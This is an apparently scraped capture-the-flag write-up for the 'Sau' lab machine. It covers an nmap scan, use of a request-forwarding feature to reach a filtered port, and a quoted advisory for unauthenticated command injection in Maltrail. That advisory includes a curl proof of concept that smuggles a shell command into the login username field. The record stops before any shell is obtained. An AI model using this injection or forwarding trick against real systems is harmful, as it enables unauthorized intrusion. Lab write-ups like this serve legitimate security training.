
Sau

Machine Name - Sau



Machine Creater - sau123

Writeup by Jolicious Bottle

Enumeration

Nmap


```
nmap -sS -sV -sC -vv -oA nmap/sau 10.10.11.224
```

```
# Nmap 7.94 scan initiated Sat Jul  8 18:23:44 2023 as: nmap -sS -sV -sC -vv -oA nmap/sau 10.129.29.175
Increasing send delay for 10.129.29.175 from 0 to 5 due to 61 out of 203 dropped probes since last increase.
Nmap scan report for 10.129.29.175
Host is up, received reset ttl 63 (0.20s latency).
Scanned at 2023-07-08 18:23:45 MDT for 122s
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE REASON         VERSION
22/tcp    open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61Wioi PlKjbqvhO/YTnlkIRXm4jxQgs+xB0l9WkQ0CdHoo/Xe3v7TBije+lqjQ2tvhUY
1LH8qBmPIywCbUvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWe1XA6yhIlJjl7NzTp/SFNGHVhkUMSVdA7rQJf10XCafS84IMv55DPSZxwVzt8TLsh2ULTpX8FELRVESVBMxV5
rMWLplIA5ScIEnEMUR9HImFVH1dzK+E8W20zZp+toLBO1Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdknId0bsJeHdbmVUW3zax8EvR+pIraJfuibIEQxZyM=
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb7VEz4SCG6nXXNACQafGd6dIM/1Z8tp662Stbk=
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
80/tcp    filtered http    no-response
55555/tcp open     unknown syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 09 Jul 2023 00:24:42 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 09 Jul 2023 00:24:12 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 09 Jul 2023 00:24:13 GMT
```

An initial `Nmap` scan reveal 3 ports open. `SSH` on port `22`, `http` on port `80` which looks like it is filtered, and it looks like `http` on port `55555` which is an unusual port for `http`.


HTTP

Visiting the website on port `55555`. We are presented with a page to `create new basket to inspect HTTP requests`.




At the bottom of the page, it also leaks the version that is being used to create the website which is `1.2.1`, which could be use to further enumerate for vulnerabilities.


When we create a new basket, we are given a token with it.




Looking at the page, we can see that there are a lot of functionalities.



Looking at each button, we find this one to be interesting.




Checking it, we can see that it is use to forward URL.




Foothold

Lets examine the functionality, and see if we can access the filtered port.




We add the localhost to the input and tick the `Proxy Response` in order to get response to the forward URL back to the client.

Now if we visit the link `http://10.10.11.224:55555/tx5fuoi`, we can see that the URL has been forwarded and we are not able to access the page that was filtered



We can see that it leaks the version that is being used to create the website which is `0.53`.

Searching for exploit with this information, we get an exploit.



Let's look at the first one.

We can see that using curl they are able to get RCE (Remote Code Execution). We can also see that the option `-X` is not given. `curl` uses `GET` method in default.

Description

Maltrail <= v0.54 is vulnerable to unauthenticated OS command injection during the login process.

Summary

The `subprocess.check_output` function in mailtrail/core/http.py contains a command injection vulnerability in the `params.get("username")` parameter.
An attacker can exploit this vulnerability by injecting arbitrary OS commands into the username parameter. The injected commands will be executed with the privileges of the running process. This vulnerability can be exploited remotely without authentication.

Proof of Concept

```
curl 'http://hostname:8338/login' \
  --data 'username=;`id > /tmp/bbq`'
```

Impact

Arbitrary command execution

Occurrences

httpd.py L399

